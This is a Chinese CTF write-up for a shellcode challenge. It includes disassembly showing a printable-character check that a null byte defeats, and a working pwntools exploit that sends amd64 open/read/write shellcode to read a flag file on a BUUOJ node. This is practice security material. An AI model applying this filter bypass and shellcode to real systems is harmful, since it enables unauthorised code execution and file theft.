sub     eax, 1
cdqe
mov     [rbp+rax+s], 0
lea     rax, [rbp+s]
mov     rdi, rax
call    is_printable
test    eax, eax
jz      short loc_AC1
```


输入名字，然后开了沙箱，会判断名字是不是可现实字符。



```
test    eax, eax
jz      short loc_AC1

lea     rax, [rbp+s]
call    rax
jmp     short loc_ACD
```

可显示就跑去执行。

但是试了很久，长度总是会比较长，那么还有没有什么别的法子。



```
mov     [rbp+var_14], 0
jmp     short loc_A1C

loc_A1C:
mov     eax, [rbp+var_14]
movsxd  rbx, eax
mov     rax, [rbp+s]
mov     rdi, rax        ; s
call    strlen
cmp     rbx, rax
jb      short loc_9E9
```

发现有个strlen函数，可以用它把is_printable函数给绕过。所以我只要保证第一个'\x00'前面的都是可见的就好啦。

exp

```
from pwn import *


context.log_level = 'debug'
context.arch = 'amd64'

r = remote("node4.buuoj.cn", 27023)

shellcode =asm(
            '''
            push 0
            push 0x67616c66
            mov rdi, rsp
            mov rax, 2
            xor rsi, rsi
            syscall

            mov rdi, rax
            mov rsi, rsp
            mov rdx, 0x30
            xor rax, rax
            syscall

            mov rax, 1
            mov rdi, 1
            syscall
            ''')

print shellcode

r.sendline(shellcode)

r.interactive()
```